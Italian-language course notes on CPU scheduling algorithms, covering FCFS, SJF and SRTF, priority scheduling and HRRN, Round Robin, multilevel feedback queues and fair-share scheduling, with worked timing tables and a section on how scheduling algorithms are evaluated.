  Il processo che detiene la CPU può essere forzato a rilasciarla prima del termine del burst (ad esempio il pronto soccorso con i vari codici)




Quindi lo schema complessivo che comprende tutte le nozioni che abbiamo visto finora è il seguente:




Dunque abbiamo il preempt (ovvero quando il processo rilascia forzatamente la CPU per dare precedenza ad un altro processo) e lo swap in e swap out dalla memoria backing store.

## Algoritmi di scheduling

Prima di parlare di algoritmi di scheduling, dobbiamo definire delle metriche per poterli valutare e confrontare:

- **Utilizzo della CPU**
  Ovvero la percentuale di tempo in cui la CPU è effettivamente impegnata nell'esecuzione di un processo.
  L'obiettivo ovviamente è tenere la CPU il più occupata possibile
- **Throughput**
  Rappresenta il numero di processi completati in un determinato periodo di tempo
- **Tempo di attesa** (waiting time $t_w$)
  Consiste nel tempo totale che il processo passa nella coda dei processi pronti


- **Tempo di completamento** (turnaround $t_t$)
  Consiste nel tempo totale che passa da quando il processo viene creato a quando termina la sua esecuzione. Questo tempo è dato dalla somma del waiting time e del burst time.
- **Tempo di risposta** (response time $t_r$)
  Consiste nel tempo che passa da quando il processo entra nella ready queue la prima volta fino a quando ottiene l'uso della CPU per la prima volta

I criteri per l'ottimizzazione di un algoritmo sono quelli di:
- Minimizzare tempo di attesa, tempo di completamento e tempo di risposta
- Massimizzare throughput e utilizzo della CPU

Il primo algoritmo (e il più semplice) che vediamo è il **First-Come First-Served** (FCFS).
Il concetto è molto semplice: la coda dei processi diventa una coda FIFO, dunque il primo processo che è arrivato è il primo ad essere servito.
Nonostante sia poco efficiente, questo algoritmo può comunque venir utilizzato per via della facilità di implementazione.

| Processo | Tempo di arrivo | CPU burst |
|---|---|---|
| P1 | 0 | 24 |
| P2 | 2 | 3 |
| P3 | 4 | 3 |

| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 0 | 0 | 24 |
| P2 | 22 | 22 | 25 |
| P3 | 23 | 23 | 26 |




- Tempo di attesa medio
  - Tw_medio = (0+22+23)/3 = 15

| Processo | Tempo di arrivo | CPU burst |
|---|---|---|
| P1 | 4 | 24 |
| P2 | 0 | 3 |
| P3 | 2 | 3 |

| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 2 | 2 | 26 |
| P2 | 0 | 0 | 3 |
| P3 | 1 | 1 | 4 |

| Tempo | 0 | 3 | 6 | 30 |
|---|---|---|---|---|
| P1 | | | | |
| P2 | | | | |
| P3 | | | | |

- Tempo di attesa medio
  - Tw_medio = (2+0+1)/3 = 1 (molto meglio!)


Come vediamo in questo esempio l'ordine (casuale nella realtà) è determinato univocamente dai tempi di arrivo nella ready queue, e questo influisce molto sulle performance.
Infatti lo svantaggio di un algoritmo FCFS è l'effetto convoglio, ovvero che i processi brevi si accodano a processi lunghi precedentemente arrivati, creando molti problemi in contesti interattivi. Questo problema può essere risolto con la prelazione, impostando un tempo limite massimo.
Notiamo che l'ordine di arrivo non altera il tempo totale di esecuzione, però notiamo che c'è un miglioramento notevole del tempo di attesa.
FCFS può essere considerato un algoritmo ottimo nella situazione in cui tutti processi hanno lo stesso burst.

Un altro algoritmo è lo **Shortest-Job-First** (SJF), il quale associa ad ogni processo la lunghezza del suo prossimo burst di CPU. Il processo con il burst di CPU più breve viene poi selezionato per l'esecuzione.
Lo SJF ha due schemi, quello non preemptive e quello preemptive. La differenza è che in quello preemptive, non appena arriva un nuovo processo con un burst di CPU più breve del tempo che rimane da eseguire al processo in esecuzione, quest'ultimo viene rimosso dalla CPU per fare spazio a quello appena arrivato. Lo SJF preemptive viene chiamato anche **Shortest-Remaining-Time-First**.
Lo SJF è ottimo, infatti è stato dimostrato che i tempi di attesa che si ottengono sono i minimi possibili.

# SJF non preemptive (esempio)

| Processo | Tempo di arrivo | CPU burst |
|---|---|---|
| P1 | 0 | 7 |
| P2 | 2 | 4 |
| P3 | 4 | 1 |
| P4 | 5 | 4 |


| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 0 | 0 | 7 |
| P2 | 6 | 6 | 10 |
| P3 | 3 | 3 | 4 |
| P4 | 7 | 7 | 11 |




# SJF preemptive (esempio)

| Processo | Tempo di arrivo | CPU burst |
|---|---|---|
| P1 | 0 | 7 |
| P2 | 2 | 4 |
| P3 | 4 | 1 |
| P4 | 5 | 4 |

| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 0 | 9 | 16 |
| P2 | 0 | 1 | 5 |
| P3 | 0 | 0 | 1 |
| P4 | 2 | 2 | 6 |





Nel caso in cui due processi “pareggino” (ovvero hanno tempo uguale), nel caso del SJF preemptive viene lasciato in esecuzione quello che c’è già (per evitare latenza di dispatch), altrimenti si usa un'altra politica di secondo livello (ad esempio FCFS).

Il problema è che il sistema operativo non ha modo di conoscere in anticipo il burst dei vari processi, dunque siamo obbligati a considerare delle stime per usare SJF.
Per eseguire la stima vengono utilizzate le lunghezze dei burst precedenti del processo tramite una media esponenziale:
Definendo $t_n$ la lunghezza reale del burst $n$ e $\tau_n$ il valore stimato per il burst $n$, utilizziamo un coefficiente $\alpha$ tale che $0 < \alpha < 1$ e definiamo

$$\tau_{n+1} = \alpha \cdot t_n + (1 - \alpha)\tau_n$$

Quindi per valori bassi di $\alpha$ ($\tau_{n+1} = \tau_n$) abbiamo che la storia recente reale non viene usata e invece per valori alti ($\tau_{n+1} = t_n$) diamo molto peso all'ultimo burst reale. $\alpha$ può variare nel tempo.





Un altro algoritmo di **scheduling** è quello **a priorità**, che è una generalizzazione dello SJF.
Infatti SJF può essere visto come uno scheduling a priorità, con il criterio di priorità uguale a $\frac{1}{burstLength}$.
Viene associata una priorità ad ogni processo e la CPU viene allocata al processo con la priorità più alta.
Anche in questo caso lo scheduling può essere sia preemptive sia non preemptive.
Le politiche di assegnamento della priorità possono essere:

- Interne al sistema operativo
  Ad esempio limiti di tempo, requisiti di memoria, numero di file aperti
- Esterne al sistema operativo
  Ad esempio importanza del processo, soldi pagati per l'utilizzo del computer, motivi politici

| Proc. | T. di arrivo | Pr. | CPU burst |
|---|---|---|---|
| P1 | 1 | 3 | 10 |
| P2 | 0 | 1 | 1 |
| P3 | 2 | 3 | 2 |
| P4 | 0 | 4 | 1 |
| P5 | 1 | 2 | 5 |

| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 5 | 5 | 15 |
| P2 | 0 | 0 | 1 |
| P3 | 14 | 14 | 16 |
| P4 | 18 | 18 | 19 |
| P5 | 0 | 0 | 5 |




Il problema dello scheduling a priorità è la starvation, ovvero che i processi a bassa priorità potrebbero non venir mai eseguiti perché continuamente “superati” da processi con priorità più alta anche se arrivati molto dopo.
La soluzione alla starvation è l’**aging**, ovvero far dipendere la priorità dal tempo di attesa, facendo in modo che aumenti col passare del tempo.

Uno specifico algoritmo a priorità non preemptive è l’**Higher Response Ratio Next** (HRRN), dove la priorità $R$ è data da $\frac{tempo_{attesa} + tempo_{burst}}{tempo_{burst}} = 1 + \frac{tempo_{attesa}}{tempo_{burst}}$. La priorità è maggiore per valori di $R$ più alti ed è dinamica in quanto dipende dal tempo di attesa. Con questa priorità sono favoriti i processi che si completano in poco tempo e quelli che hanno atteso molto.
La priorità essendo dinamica va ricalcolata, e può essere ricalcolata:

- Sempre al termine di un processo
- Al termine di un processo solo se nel frattempo ne sono arrivati altri

La scelta di una delle due modalità fa variare leggermente il funzionamento.
Ecco un esempio con la prima modalità:

| Proc. | T. di arrivo | CPU burst |
|---|---|---|
| P1 | 1 | 10 |
| P2 | 0 | 2 |
| P3 | 2 | 2 |
| P4 | 2 | 1 |
| P5 | 1 | 5 |

| Calcolo priorità R (termine processo) | | | | |
|---|---|---|---|---|
| Proc. | t=0 | t=2 | t=7 | t=8 |
| P1 | - | 1+1/10 | 1+6/10 | 1+7/10 |
| P2 | 1 | - | - | - |
| P3 | - | 1+0/2 | 1+5/2 | 1+6/2 |
| P4 | - | 1+0/1 | 1+5/1 | - |
| P5 | - | 1+1/5 | - | - |

| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 9 | 9 | 19 |
| P2 | 0 | 0 | 2 |
| P3 | 6 | 6 | 8 |
| P4 | 5 | 5 | 6 |
| P5 | 1 | 1 | 6 |

| Tempo | 0 | 2 | 7 | 8 | 10 | 19 |
|---|---|---|---|---|---|---|
| P1 | | | | | | |
| P2 | | | | | | |
| P3 | | | | | | |
| P4 | | | | | | |
| P5 | | | | | | |

Un altro algoritmo di scheduling è il **Round Robin** (RR), il quale è basato su time-out.
Ad ogni processo viene assegnata una piccola parte del tempo di CPU, chiamata quanto. Al termine del quanto il processo è prelazionato e messo nella ready queue, che quindi è una coda circolare.
Se ci sono $n$ processi nella coda e il quanto è $q$:

- Ogni processo ottiene $\frac{1}{n}$ del tempo di CPU in blocchi di $q$ unità di tempo alla volta
- Nessun processo attende più di $(n-1)q$ unità di tempo


Ovviamente questo algoritmo è preemptive, infatti è praticamente una FCFS con prelazione.
Se il quanto $q$ è grande, otteniamo una FCFS.
Se il quanto $q$ è piccolo invece dobbiamo stare attenti alla latenza di dispatch (context switch), in particolare per questioni di efficienza è sempre meglio avere $q >> tempo\ \ di\ \ context\ \ switch$.
Il valore più ragionevole da dare a $q$ è quello che fa in modo che l'80% dei burst di CPU siano minori del quanto. Il valore del quanto si adatta quindi al carico di lavoro.
Per quanto riguarda le prestazioni, il tempo di completamento $t_t$ è maggiore o uguale a quello di SJF, invece il tempo di risposta è minore o uguale a quello di SJF.

| Proc. (q=2) | T. di arrivo | CPU burst |
|---|---|---|
| P1 | 0 | 5 |
| P2 | 0 | 1 |
| P3 | 0 | 7 |
| P4 | 0 | 2 |

| Processo | $T_r$ | $T_w$ | $T_t$ |
|---|---|---|---|
| P1 | 0 | 7 | 12 |
| P2 | 2 | 2 | 3 |
| P3 | 3 | 8 | 16 |
| P4 | 5 | 5 | 7 |


| Tempo (q=2) | 0 | 2 | 3 | 5 | 7 | 9 | 11 | 12 | 14 15 |
|---|---|---|---|---|---|---|---|---|---|
| In esecuzione | P1 | P2 | P3 | P4 | P1 | P3 | P1 | P3 | P3 |
| Nella ready queue | P2 | P3 | P4 | P1 | P3 | P1 | P3 | | |
| | P3 | P4 | P1 | P3 | | | | | |
| | P4 | P1 | | | | | | | |

Ecco la relazione tra quanto e context switch:




Ecco invece la relazione tra quanto e tempo di completamento:

| Pr. | T. di arrivo | CPU burst | $T_t$ (q=1) |
|---|---|---|---|
| P1 | 0 | 6 | 15 |
| P2 | 0 | 3 | 9 |
| P3 | 0 | 1 | 3 |
| P4 | 0 | 7 | 17 |





- $T_{t_medio}$ (q=1) = 11
- Turnaround non decresce sempre all'aumentare del quanto

Nelle implementazioni reali, non c'è un'unica coda dei processi in attesa, ma ce ne sono molte. La classe di algoritmi che fa uso di più code è chiamata **algoritmi a code multilivello**, in cui la ready queue è partizionata in più code (ad esempio divisione tra job in foreground e job in background).
In questa situazione ogni coda raggruppa dei processi con le stesse caratteristiche ed ha il proprio algoritmo di scheduling (viene scelto il più adatto in base alle caratteristiche dei processi).
Dunque questo è un meccanismo più generale, ma è anche più complesso in quanto dobbiamo implementare un'ulteriore meccanismo di scheduling che lavori sopra le varie code.

La prima possibilità per questo algoritmo di scheduling è uno **scheduling a priorità fissa**, ovvero dare completamente la precedenza alla coda con priorità più alta e passare alla successiva solo quando la prima coda è vuota. Questa soluzione porta la possibilità di riscontrare problemi di starvation.

Un'altra possibilità (migliore) è uno **scheduling basato su time slice**, che consiste nel dare ad ogni coda un quanto del tempo di CPU che può usare per schedulare i suoi processi (ad esempio 80% per job di foreground con RR, 20% per job di background con FCFS).





Il problema delle code multilivello classiche è che un processo una volta assegnato ad una coda resta permanentemente allocato a quella coda. Siccome abbiamo già trattato il fatto che le caratteristiche dei processi spesso possono variare durante la loro esecuzione, bisogna introdurre un meccanismo che permetta ai processi di cambiare coda.

Nelle **code multilivello con feedback** (o adattive), un processo può spostarsi da una coda all'altra a seconda delle sue caratteristiche. Questo meccanismo viene utilizzato anche per implementare l'aging.
Lo scheduler deve dunque prendere delle decisioni aggiuntive, e i suoi parametri sono:


- Il numero delle code
- Gli algoritmi di scheduler usati per ogni coda
- I criteri per lo spostamento di un processo da una coda ad un'altra
- I criteri per assegnare un processo ad una coda la prima volta

Ecco un esempio di scheduling con code multilivello con feedback:

- 3 code:
  - Coda $Q_0$: RR con quanto 8 ms
  - Coda $Q_1$: RR con quanto 16 ms
  - Coda $Q_2$: FCFS
- CPU serve nell'ordine $Q_0$, $Q_1$, $Q_2$
  - Processi in $Q_j$ serviti sse $Q_i$ vuota $\forall$ i < j
- Funzionamento:
  - Un job "nuovo" entra in $Q_0$. Quando ottiene la CPU, riceve 8 ms di quanto. Se non finisce entro il quanto, viene prelazionato e degradato alla coda $Q_1$
  - Se $Q_0$ è vuota, si seleziona un job di $Q_1$ che riceve 16 ms di quanto. Se non finisce viene prelazionato e messo in $Q_2$ Se $Q_0$ e $Q_1$ sono vuote, viene selezionato un job in $Q_2$ con FCFS





Vediamo ora un altro problema degli scheduler. Come abbiamo visto gli scheduler prendono le loro decisioni univocamente a livello di processo, questo può essere un problema perché un programmatore che vuole che il suo programma termini più velocemente, può approfittare di questo fatto e semplicemente dividere il programma in tanti processi per ottenere in generale più tempo di CPU.
Gli **scheduling fair share** cercano di fornire equità alle applicazioni (e quindi agli utenti) e non ai singoli processi, dunque le politiche di scheduling non vengono applicate ai singoli processi ma alle intere applicazioni (raggruppando i processi sotto le varie applicazioni, comprese quelle del sistema operativo).




Ovviamente esistono anche gli scheduler per thread, che non vedremo nel dettaglio.

Nel contesto reale bisogna cercare di minimizzare la complessità degli scheduler. La maggior parte degli algoritmi reali di scheduler usano la prelazione e sono spesso basati su round-robin.




## Valutazione di algoritmi

Vediamo ora come è possibile confrontare i vari algoritmi di scheduling, per capire quale algoritmo è meglio utilizzare in un determinato contesto.

Il primo metodo è usando il **modello deterministico** (analitico) e consiste in una valutazione dell'algoritmo basata su uno specifico carico di lavoro con determinate caratteristiche. Questa metodologia dunque definisce le prestazioni di ogni algoritmo per lo specifico carico di lavoro che prendiamo in considerazione.
Di solito questo modello è utilizzato per illustrare gli algoritmi a livello teorico (infatti è il modello che abbiamo usato noi negli esempi precedenti), ma nella pratica non è molto utile visto che richiede conoscenze troppo specifiche sulla natura dei processi.

Dato che non esiste un gruppo di processi sempre uguali, il modello deterministico non è utile nella realtà per il confronto tra i vari algoritmi. Si possono però determinare le distribuzioni di CPU burst e I/O burst dei vari processi per avere un'idea generale sulla valutazione di un algoritmo. Questo modello si chiama **modello a reti di code**. Il sistema di calcolo è descritto come una rete di server ognuno con la propria coda.
Vengono utilizzate formule matematiche che indicano:

- la probabilità che si verifichi un determinato CPU burst
- la distribuzione dei tempi di arrivo nel sistema dei processi

Grazie a questi dati è possibile ricavare:

- utilizzo
- throughput medio
- tempi di attesa
- …

Per essere ancora più precisi si può utilizzare una **simulazione**, dove è necessario programmare un modello simulato del sistema dove vengono utilizzati dati statistici o reali. Questa modalità è abbastanza precisa ma è costosa.

Infine il modo più preciso per valutare un algoritmo è tramite l'**implementazione effettiva**, e questo è l'unico modo assolutamente sicuro per valutare un algoritmo di scheduling. Bisogna quindi:


- Codificare l'algoritmo
- Inserirlo nel sistema operativo
- Vedere come funziona

## Esercitazione

